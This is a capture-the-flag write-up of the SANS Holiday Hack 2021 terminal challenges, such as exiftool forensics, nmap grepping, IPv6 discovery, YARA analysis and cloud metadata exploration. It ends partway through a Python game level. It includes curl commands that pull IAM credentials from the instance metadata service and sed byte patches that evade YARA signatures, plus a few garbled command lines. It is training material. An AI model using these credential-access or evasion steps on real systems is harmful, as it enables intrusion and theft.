

07/01/2022



HOLIDAY HACK 2021 WRITEUP
v1.1 - TLP:WHITE

SIMON ROSES FEMERLING

TWITTER: @SIMONROSES

BLOG: WWW.SIMONROSES.COM

YOUTUBE CHANNEL: [HTTPS://WWW.YOUTUBE.COM/PLAYLIST?LIST=PLBUQVP4L-ENGFH37WDS0EUQXAVCCULU4](https://WWW.YOUTUBE.COM/PLAYLIST?LIST=PLBUQVP4L-ENGFH37WDS0EUQXAVCCULU4)

Table of Content

Overview	2
Kudos	2
Stats	2
Terminals	3
1) Document Analysis	3
2) Grepping for Gold.....	4
3) Logic Muchers.....	5
4) IPv6 Sandbox	6
5) Hoho No	7
6) Yara Analysis	7
7) IMDS Exploration	9
8) ELF Code Python	10
9) Strace Ltrace Retrace.....	13
10) Frostavator	14
11) Holiday Hero	15
12) Log4j Blue	15
13) Log4j Red.....	16
Objectives.....	17
1) KringleCon Orientation	18
2) Where in the world is Caramel Santiago?	18
3) Thaw Frost Tower's Entrance	20
4) Slot Machine Investigation.....	21
5) Strange USB device	22
6) Shellcode Primer	23
7) Printer Exploitation.....	28
8) Kerberoasting on an Open Fire	29
9) Splunk!	34
10) Now Hiring!	36
11) Customer Complaint Analysis.....	38
12) Frost Tower Website Checkup.....	38
13) FPGA Programming	38
Conclusions.....	39





Overview

Another Christmas, another KringleCon. As always having a blast playing this fun & challenging CTF that includes Red Team & Blue Team tasks.

Kudos

Thanks for the hard work to all persons that make KringleCon a reality. You are awesome 😊

Stats

Below some stats from the data generated by playing KringleCon.

Total data size	191 MB
Total files generated	725 files & 21 folders
Total screenshots	534 images
OS used	Windows & Kali Linux



Terminals

1) Document Analysis

In this terminal we need to find a document that has been modified by using the exiftool. By manual inspection we can find a document modified by Jack Frost.

Answer: 2021-12-21.docx



```
HELP! That wily Jack Frost modified one of our naughty/nice records, and right before Christmas! Can you help us figure out which one? We've installed exiftool for your convenience!

Filename (including .docx extension) >

elf@d90e7477a13a:~$ ls
2021-12-01.docx 2021-12-06.docx 2021-12-11.docx 2021-12-16.docx 2021-12-21.docx
2021-12-02.docx 2021-12-07.docx 2021-12-12.docx 2021-12-17.docx 2021-12-22.docx
2021-12-03.docx 2021-12-08.docx 2021-12-13.docx 2021-12-18.docx 2021-12-23.docx
2021-12-04.docx 2021-12-09.docx 2021-12-14.docx 2021-12-19.docx 2021-12-24.docx
2021-12-05.docx 2021-12-10.docx 2021-12-15.docx 2021-12-20.docx 2021-12-25.docx
elf@d90e7477a13a:~$ exiftool * | more
----- 2021-12-01.docx
ExifTool Version Number      : 12.16
File Name                    : 2021-12-01.docx
Directory                    :
File Size                    : 13 KiB
File Modification Date/Time   : 2021:11:23 15:48:01+00:00
File Access Date/Time        : 2021:11:23 15:48:01+00:00
File Inode Change Date/Time   : 2021:12:08 04:08:22+00:00
File Permissions              : rw-r--r--
File Type                    : DOCX
File Type Extension          : docx
MIME Type                    : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version         : 20
Zip Bit Flag                 : 0
Zip Compression              : Deflated
Zip Modify Date              : 1980:01:01 00:00:00
Zip CRC                      : 0x6cd244df
```

```
Scale Crop      : No
Company        :
Links Up To Date : No
Characters With Spaces : 35
Shared Doc     : No
Hyperlinks Changed : No
App Version    : 16.0000
Title         :
Subject       :
Creator       : Santa Claus
Keywords      :
Description    :
Last Modified By : Jack Frost
Revision Number : 3
Create Date   : 2021:12:21 00:00:00Z
Modify Date   : 2021:12:24 23:59:59Z
----- 2021-12-22.docx
```

```
Filename (including .docx extension) > 2021-12-21.docx
Your answer: 2021-12-21.docx

Checking.....
Now, that's right! We couldn't have done it without your help! Congratulations!

rw-r--r-- 1 elf elf 13420 Nov 23 15:48 2021-12-02.docx
rw-r--r-- 1 elf elf 13426 Nov 23 15:48 2021-12-03.docx
rw-r--r-- 1 elf elf 13384 Nov 23 15:48 2021-12-04.docx
rw-r--r-- 1 elf elf 13469 Nov 23 15:48 2021-12-05.docx
rw-r--r-- 1 elf elf 13436 Nov 23 15:48 2021-12-06.docx
rw-r--r-- 1 elf elf 13420 Nov 23 15:48 2021-12-07.docx
rw-r--r-- 1 elf elf 13364 Nov 23 15:48 2021-12-08.docx
rw-r--r-- 1 elf elf 13398 Nov 23 15:48 2021-12-09.docx
rw-r--r-- 1 elf elf 13414 Nov 23 15:48 2021-12-10.docx
rw-r--r-- 1 elf elf 13411 Nov 23 15:48 2021-12-11.docx
rw-r--r-- 1 elf elf 13402 Nov 23 15:48 2021-12-12.docx
rw-r--r-- 1 elf elf 13425 Nov 23 15:48 2021-12-13.docx
rw-r--r-- 1 elf elf 13454 Nov 23 15:48 2021-12-14.docx
rw-r--r-- 1 elf elf 13438 Nov 23 15:48 2021-12-15.docx
rw-r--r-- 1 elf elf 13369 Nov 23 15:48 2021-12-16.docx
rw-r--r-- 1 elf elf 13398 Nov 23 15:48 2021-12-17.docx
rw-r--r-- 1 elf elf 13415 Nov 23 15:48 2021-12-18.docx
rw-r--r-- 1 elf elf 13383 Nov 23 15:48 2021-12-19.docx
rw-r--r-- 1 elf elf 13409 Nov 23 15:48 2021-12-20.docx
rw-r--r-- 1 elf elf 13519 Nov 23 15:48 2021-12-21.docx
rw-r--r-- 1 elf elf 13387 Nov 23 15:48 2021-12-22.docx
rw-r--r-- 1 elf elf 13414 Nov 23 15:48 2021-12-23.docx
rw-r--r-- 1 elf elf 13411 Nov 23 15:48 2021-12-24.docx
rw-r--r-- 1 elf elf 13449 Nov 23 15:48 2021-12-25.docx
elf@d90e7477a13a:~$
```



2) Grepping for Gold

- 1) What port does 34.76.1.22 have open?
\$ grep 34.76.1.22 bigscan.gnmap
Answer: 62078
- 2) What port does 34.77.207.226 have open?
\$ grep 34.77.207.226 bigscan.gnmap
Answer: 8080
- 3) How many hosts appear "Up" in the scan?
\$ grep Up bigscan.gnmap
Answer: 26054
- 4) How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)
\$ grep -E "(80|443|8080)/open" bigscan.gnmap | wc -l
Answer: 14372
- 5) How many hosts with status Up have no (detected) open TCP ports?
\$ grep "Status: Up" bigscan.gnmap | wc -l
\$ grep "Ports:" bigscan.gnmap | wc -l
26054 - 25652 = 402
Answer: 402

```
Howdy howdy! Mind helping me with this homework challenge?
Someone ran nmap -oG on a big network and produced this bigscan.gnmap file.
The quizme program has the questions and hints and, incidentally,
has NOTHING to do with an Elf University assignment. Thanks!

Answer all the questions in the quizme executable:
- What port does 34.76.1.22 have open?
- What port does 34.77.207.226 have open?
- How many hosts appear "Up" in the scan?
- How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)
- How many hosts with status Up have no (detected) open TCP ports?
- What's the greatest number of TCP ports any one host has open?

Check out bigscan.gnmap and type quizme to answer each question.

elf@926820e6dec9:~$

elf@22ea298c07:~$ grep -E "(open.*){12,}" bigscan.gnmap
Host: 34.76.237.4 () Ports: 21/open/tcp/ftp///, 22/open/tcp/ssh///, 25/open/tcp/smtp///,
80/open/tcp/http///, 110/open/tcp/pop3///, 143/open/tcp/imap///, 443/open/tcp/https///, 99
2/open/tcp/imap///, 993/open/tcp/pop3///, 3060/open/tcp/sip///, 5900/open/tcp/vnc///, 808
0/open/tcp/http-proxy/// Ignored State: closed (988)
Host: 34.77.152.226 () Ports: 22/open/tcp/ssh///, 25/open/tcp/smtp///, 80/open/tcp/http
///, 110/open/tcp/pop3///, 135/open/tcp/msrpc///, 137/open/tcp/netbios-ns///, 139/open/tcp/n
etbios-ssm///, 143/open/tcp/imap///, 445/open/tcp/microsoft-ds///, 993/open/tcp/imap///, 99
5/open/tcp/pop3///, 3389/open/tcp/ms-wbt-server/// Ignored State: closed (988)
Host: 34.78.10.40 () Ports: 21/open/tcp/ftp///, 22/open/tcp/ssh///, 25/open/tcp/smtp///,
110/open/tcp/pop3///, 135/open/tcp/msrpc///, 137/open/tcp/netbios-ns///, 139/open/tcp/netb
ios-ssm///, 143/open/tcp/imap///, 445/open/tcp/microsoft-ds///, 993/open/tcp/imap///, 995/o
pen/tcp/pop3///, 3389/open/tcp/ms-wbt-server/// Ignored State: filtered (988)
Host: 34.79.22.38 () Ports: 21/open/tcp/ftp///, 25/open/tcp/smtp///, 80/open/tcp/http///
, 110/open/tcp/pop3///, 135/open/tcp/msrpc///, 137/open/tcp/netbios-ns///, 139/open/tcp/net
bios-ssm///, 143/open/tcp/imap///, 445/open/tcp/microsoft-ds///, 993/open/tcp/imap///, 995/
open/tcp/pop3///, 3389/open/tcp/ms-wbt-server/// Ignored State: closed (988)
Host: 34.79.94.34 () Ports: 21/open/tcp/ftp///, 25/open/tcp/smtp///, 80/open/tcp/http///
, 110/open/tcp/pop3///, 135/open/tcp/msrpc///, 137/open/tcp/netbios-ns///, 139/open/tcp/net
bios-ssm///, 143/open/tcp/imap///, 445/open/tcp/microsoft-ds///, 993/open/tcp/imap///, 995/
open/tcp/pop3///, 8080/open/tcp/http-proxy/// Ignored State: closed (988)
elf@22ea298c07:~$ quizme
What's the greatest number of TCP ports any one host has open?
Please enter your answer to quizme: 12
That's correct!
We need this as a solution:
grep -E "(open.*){12,}" bigscan.gnmap | wc -l && grep -E "(open.*){12,}" bigscan.gnmap | wc -l
In the solution, we count how many lines have "open" in them a number of times. We get a few 12
s, 13 and some 14s.
The quizme helper employed the mighty power of awk like this:
awk 'length($1)/pattern >= 12 {print $1}' bigscan.gnmap | sort -nr | head -1
You've done it!
elf@22ea298c07:~$
```




3) Logic Muchers

Logic Muchers is a logic game with different levels of difficulty in which we must identify the True values. To beat the game, I followed two strategies: 1) using the browser dev console we can see the True values, but you must hurry because the pink monster will change the values and 2) I built a table of True values for logic operations. After several tries, I was able to beat the game.

```
...
0b0011 >> 1 = 0b0001 -> True
0b0010 >> 1 = 0b0001 -> True
0b0110 >> 1 = 0b0011 -> true
...
```

```
...
0b0011 >> 1 = 0b0101 -> false
0b0100 >> 1 = 0b0110 -> false
0b0101 >> 1 = 0b0000 -> False
...
```



4) IPv6 Sandbox

In the IPv6 Sandbox terminal we must enter the correct phrase. In the box we can use tools such as netcat, nmap, ping / ping6 and curl.

Hint: <https://gist.github.com/chriselgee/c1c69756e527f649d0a95b6f20337c2f>

Answer: PieceOnEarth

```
ENTER THE CORRECT PHRASE TO ENGAGE THE CANDY STRIPER
>

tools:
* netcat
* nmap
* ping / ping6
* curl

Welcome, Kringlecom attendee! The candy striper is running as a service on
this terminal, but I can't remember the password. Like a sticky note under the
keyboard, I put the password on another machine in this network. Problem is: I
don't have the IP address of that other host.

Please do what you can to help me out. Find the other machine, retrieve the
password, and enter it into the Candy Striper in the pane above. I know you
can get it running again!

elf@4d22ec52b162:~$
```

```
elf@ab57eeabdaaf:~$ nmap -A 192.168.160.2
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-27 20:46 UTC
Nmap scan report for ipv6-server.ipv6guest.kringlecastle.com (192.168.160.2)
Host is up (0.00011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Candy Striper

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds
elf@ab57eeabdaaf:~$ curl http://192.168.160.2/
<html>
<head><title>Candy Striper</title></head>
<body>
<marquee>I love striping!</marquee>
This site is a lot more fun over IPv6. Seriously - this isn't a trick like a certain ASCII tel
net server....
</body>
</html>
elf@ab57eeabdaaf:~$
```

```
elf@86c9c9e2a642:~$ nmap -6 fe80::42:c0ff:fea8:a002%eth0
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-27 20:55 UTC
Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.000092s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
9000/tcp  open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
elf@86c9c9e2a642:~$
```

```
elf@3ea30d16d81e:~$
elf@3ea30d16d81e:~$ curl http://[fe80::42:c0ff:fea8:a002]:9000 --interface eth0
PieceOnEarth
elf@3ea30d16d81e:~$
```



5) Hoho No

Not completed.

```
root@1506c17eb2ef:~# ls
README  naughtylist
root@1506c17eb2ef:~# cat README
hack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the
malicious IP addresses, and block them. We need your help to automate this so
the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

* You must monitor for new log entries in /var/log/hohono.log
* If an IP generates 10 or more failure messages within an hour then it must
  be added to the naughty list by running naughtylist add <ip>
  /root/naughtylist add 10 20.140.74
* You can also remove an IP with naughtylist del <ip>
  /root/naughtylist del 12.34.56.78
* You can check which IPs are currently on the naughty list by running
  /root/naughtylist list

You'll be rewarded if you correctly identify all the malicious IPs with a
Fail2Ban filter in /etc/fail2ban/filter.d, an action to ban and unban in
/etc/fail2ban/action.d, and a custom jail in /etc/fail2ban/jail.d. Don't
add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't
automatically process the log file each time you make changes to the Fail2Ban
config. When needed, run /root/naughtylist refresh to re-sample the log file
and tell Fail2Ban to reprocess it.

root@1506c17eb2ef:~#
```

```
root@1506c17eb2ef:~# cat /var/log/hohono.log | more
2021-12-27 22:17:26 59.131.16.219: Request completed successfully
2021-12-27 22:17:26 Valid heartbeat from 204.78.166.24
2021-12-27 22:17:27 Login from 62.110.54.113 successful
2021-12-27 22:17:27 Valid heartbeat from 111.70.209.31
2021-12-27 22:17:27 Valid heartbeat from 13.184.18.26
2021-12-27 22:17:28 Valid heartbeat from 83.48.38.1
2021-12-27 22:17:29 Failed login from 123.89.124.173 for prancer
2021-12-27 22:17:29 Valid heartbeat from 185.166.55.123
2021-12-27 22:17:30 179.97.5.97: Request completed successfully
2021-12-27 22:17:31 142.138.163.68: Request completed successfully
2021-12-27 22:17:31 Login from 115.38.222.236 successful
2021-12-27 22:17:31 Valid heartbeat from 101.117.190.250
2021-12-27 22:17:31 Valid heartbeat from 89.252.13.205
2021-12-27 22:17:32 Valid heartbeat from 123.29.152.133
2021-12-27 22:17:33 218.116.230.228: Request completed successfully
2021-12-27 22:17:33 Failed login from 50.57.180.236 for angel
2021-12-27 22:17:34 Valid heartbeat from 208.176.128.176
2021-12-27 22:17:36 216.240.189.94: Request completed successfully
2021-12-27 22:17:37 Login from 123.29.152.133 successful
2021-12-27 22:17:37 Valid heartbeat from 177.191.120.18
2021-12-27 22:17:39 Valid heartbeat from 114.72.151.157
2021-12-27 22:17:40 148.146.180.196: Request completed successfully
2021-12-27 22:17:40 Login from 165.197.139.29 successful
2021-12-27 22:17:40 Login from 191.234.116.55 successful
2021-12-27 22:17:43 148.146.180.196: Request completed successfully
2021-12-27 22:17:43 Login from 115.110.60.175 successful
2021-12-27 22:17:43 Valid heartbeat from 109.42.109.109
2021-12-27 22:17:43 Valid heartbeat from 122.175.212.204
2021-12-27 22:17:44 Login from 172.131.102.206 successful
2021-12-27 22:17:44 Login from 50.57.180.236 rejected due to unknown user name
2021-12-27 22:17:44 Login from 7.181.130.52 successful
2021-12-27 22:17:45 50.57.180.236 sent a malformed request
2021-12-27 22:17:45 Valid heartbeat from 20.140.15.12
2021-12-27 22:17:46 Login from 95.50.207.176 successful
2021-12-27 22:17:47 Valid heartbeat from 47.196.60.56
```

6) Yara Analysis

File the_critical_elf_app cannot run due to YARA signatures. We must modify the file to avoid the signatures using the provided tools.

Affecting rules

```
yara_rule_135
yara_rule_1056
yara_rule_1732
```

Commands to run

```
$ sed -i -e "s/\x65\x00/\x66\x00/g" the_critical_elf_app
$ sed -i -e "s/\x72\x6f\x67\x72/\x73\x6f\x67\x72/g"
the_critical_elf_app
$ sed -i -e "s/\x6e\x61\x75\x67/\x6e\x62\x75\x67/g"
the_critical_elf_app
$ sed -i -e "s/\x48\x6f\x6c\x69/\x49\x6f\x6c\x69/g"
the_critical_elf_app
$ sed -i -e "s/\x65\x74\x65\x64/\x66\x74\x65\x64/g"
the_critical_elf_app
$ sed -i -e "s/\x20\x74\x68\x65/\x21\x74\x68\x65/g"
the_critical_elf_app
$ sed -i -e "s/\x5f\x68\x6f\x6c/\x5f\x69\x6f\x6c/g"
the_critical_elf_app
$ sed -i -e "s/\x5f\x64\x75\x6d/\x5f\x65\x75\x6d/g"
the_critical_elf_app
$ sed -i -e "s/\x5f\x46\x52\x41/\x5f\x46\x52\x42/g"
```





the_critical_elf_app

```
$ sed -i -e "s/\x5f\x68\x64\x72/\x5f\x68\x65\x72/g"
```

the_critical_elf_app

```
$ sed -i -e "s/\x49\x42\x43\x5f/\x49\x43\x43\x5f/g"
```

the_critical_elf_app

```
HELP!!!

This critical application is supposed to tell us the sweetness levels of our candy
manufacturing output (among other important things), but I can't get it to run.

It keeps saying something something yara. Can you take a look and see if you
can help get this application to bypass Sparkle Redberry's Yara scanner?

If we can identify the rule that is triggering, we might be able change the program
to bypass the scanner.

We have some tools on the system that might help us get this application going:
vim, emacs, nano, yara, and xxd

The children will be very disappointed if their candy won't even cause a single cavity.

snowball12@f318bde6227b:~$ ls
the_critical_elf_app yara_rules
snowball12@f318bde6227b:~$ file the_critical_elf_app
the_critical_elf_app: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked
d, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7ebba7022fa2ed1603350408701ad0dfe1679
696, for GNU/Linux 3.2.0, not stripped
snowball12@f318bde6227b:~$
```

```
snowball12@f318bde6227b:~$ ./the_critical_elf_app
yara_rule 135 ./the_critical_elf_app
snowball12@f318bde6227b:~$ strings the_critical_elf_app | grep candy
candycane
candy_grabber
snowball12@f318bde6227b:~$ sed -i -e "s/\x65\x00/\x66\x00/g" the_critical_elf_app
snowball12@f318bde6227b:~$ strings the_critical_elf_app | grep candy
candycanf
candy_grabber
snowball12@f318bde6227b:~$
```

```
snowball12@f318bde6227b:~$ ./the_critical_elf_app
yara_rule 1056 ./the_critical_elf_app
snowball12@f318bde6227b:~$ xxd the_critical_elf_app | grep -i "6962"
00000310: 0100 0000 0000 0000 2f6c 6962 3634 2f6c ...../lib64/1
00000450: 0000 0000 0000 0000 006c 6962 632e 736f .....libc.so
000037a0: 455f 005f 5f6c 6962 635f 6373 755f 6669 E libc_csu fi
00003850: 5f6c 6962 635f 6373 755f 696e 6974 005f libc_csu init.
snowball12@f318bde6227b:~$ xxd the_critical_elf_app | grep -i "726f"
00002050: 6973 2070 726f 6772 6163 2121 0000 0000 is program!....
00003810: 6a61 636b 5f66 726f 7374 5f66 756e 6374 jack frost funct
00003910: 2e70 726f 7065 7274 7900 2e6e 6f74 652e .property..note.
00003990: 7465 7874 002e 6669 6e69 002e 726f 6461 text..fini..roda
snowball12@f318bde6227b:~$ sed -i -e "s/\x72\x6f\x67\x72/\x73\x6f\x67\x72/g" the_critical_elf_app
snowball12@f318bde6227b:~$ xxd the_critical_elf_app | grep -i "726f"
00003810: 6a61 636b 5f66 726f 7374 5f66 756e 6374 jack frost funct
00003910: 2e70 726f 7065 7274 7900 2e6e 6f74 652e .property..note.
00003990: 7465 7874 002e 6669 6e69 002e 726f 6461 text..fini..roda
snowball12@f318bde6227b:~$
```

```
snowball12@f318bde6227b:~$ xxd the_critical_elf_app | grep -i "GLIBC_"
00000480: 6169 6e00 474c 4942 435f 322e 322e 3500 ain.GLIBC 2.2.5.
00000370: 5f6d 6169 6e40 4047 4c49 4243 5f32 2e32 _main@GLIBC 2.2
000038d0: 6e61 6e69 7a65 4040 474c 4942 435f 322e _realize@GLIBC 2.
snowball12@f318bde6227b:~$ sed -i -e "s/\x49\x42\x43\x5f/\x49\x43\x43\x5f/g" the_critical_elf_app
snowball12@f318bde6227b:~$ xxd the_critical_elf_app | grep -i "GLIBC_"
snowball12@f318bde6227b:~$ ./the_critical_elf_app
./the_critical_elf_app: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.2.5' not found (requ
red by ./the_critical_elf_app)
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d6520417070726f766564

./the_critical_elf_app: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.2.5' not found (requ
red by ./the_critical_elf_app)
snowball12@f318bde6227b:~$
```



7) IMDS Exploration

A fun cloud penetration testing terminal.

Answer: np-north-1

Commands to run


```
$ ping 169.254.169.254
$ curl http://169.254.169.25
$ curl http://169.254.169.254/latest
$ curl http://169.254.169.254/latest/dynamic
$ curl http://169.254.169.254/latest/dynamic/instance-identity/document
$ curl http://169.254.169.254/latest/dynamic/instance-identity/document | q
$ curl http://169.254.169.254/latest/meta-data
$ curl http://169.254.169.254/latest/meta-data/public-hostname
$ curl http://169.254.169.254/latest/meta-data/public-hostname ; echo
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials ; echo
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role ; echo
$ cat gettoken.sh
$ source gettoken.sh
$ echo $TOKEN
$ curl -H "X-aws-ec2-metadata-token: $TOKEN"
http://169.254.169.254/latest/meta-data/placement/region
```

```
Prof. Petabyte here. In this lesson you'll continue to build your cloud asset skills,
interacting with the Instance Metadata Service (IMDS) using curl.
If you get stuck, run 'hint' for assistance.

Are you ready to begin? [Y]es: █
```

```
Congratulations!
You've completed the lesson on Instance Metadata interaction. Run 'exit' to close.

elfu@17a7b5c36a95:~$ next
elfu@17a7b5c36a95:~$ ls
gettoken.sh
elfu@17a7b5c36a95:~$ cat gettoken.sh
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-s
econds: 21600")
elfu@17a7b5c36a95:~$ source gettoken.sh
elfu@17a7b5c36a95:~$ echo $TOKEN
Dv3Bdycc208Wp18mm1dcpWex00Qasme7seB9Hixkk=
elfu@17a7b5c36a95:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/m
eta-
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>404 - Not Found</title>
</head>
<body>
<h1>404 - Not Found</h1>
</body>
</html>
elfu@17a7b5c36a95:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/m
eta-data/placement/region
np-north-1elfu@17a7b5c36a95:~$ █
```





8) ELF Code Python

In this terminal you will test your Python coding skills!

Level 1 – Get Moving

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2 – Get moveTo'ing


```
import elf, munchkins, levers, lollipops, yeeters, pits
loli1 = lollipops.get(1)
elf.moveTo(loli1.position)
loli0 = lollipops.get(0)
elf.moveTo(loli0.position)
elf.moveTo({"x":2,"y":2})
```


Level 3 – Don't Get Yeeted!

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
sum = lever0.data() + 2
elf.moveTo({"x":6,"y":12})
lever0.pull(sum)
elf.moveTo({"x":2,"y":12})
elf.moveTo({"x":2,"y":2})
```

Level 4 - Data Types

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("Hello")
elf.moveUp(2)
lever3.pull(True)
elf.moveUp(2)
lever2.pull(1)
elf.moveUp(2)
lever1.pull([0,1])
elf.moveUp(2)
```






```
lever0.pull({"a":1})
```

Level 5 - Conversions and Comparisons

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull(lever4.data() + " concatenate")
elf.moveUp(2)
lever3.pull(not lever3.data())
elf.moveUp(2)
lever2.pull(lever2.data() + 1)
elf.moveUp(2)
lever1_list = lever1.data()
lever1_list.append(1)
lever1.pull(lever1_list)
elf.moveUp(2)
lever0_dict = lever0.data()
lever0_dict["strkey"] = "strvalue"
lever0.pull(lever0_dict)
elf.moveUp(2)
```

Level 6 - Types And Conditionals

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Fix/Complete the below code
lever = levers.get(0)
elf.moveUp(2)
data = lever.data()
if type(data) == bool:
    data = not data
    lever.pull(data)
elif type(data) == int:
    data = data * 2
    lever.pull(data)
elif type(data) == dict:
    data["a"] = data["a"] + 1
    lever.pull(data)
elif type(data) == list:
    b=[]
    for c in data:
        b.append(c+1)
```




```
lever.pull(data)
elf.moveUp(2)
```

Level 7 - Up Down Loopiness

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(1)
for num in range(2): #not sure if number is right
    elf.moveUp(11)
    elf.moveLeft(3)
    elf.moveDown(11)
    elf.moveLeft(3)
elf.moveUp(11)
```

Level 8 - Two Paths, Your Choice


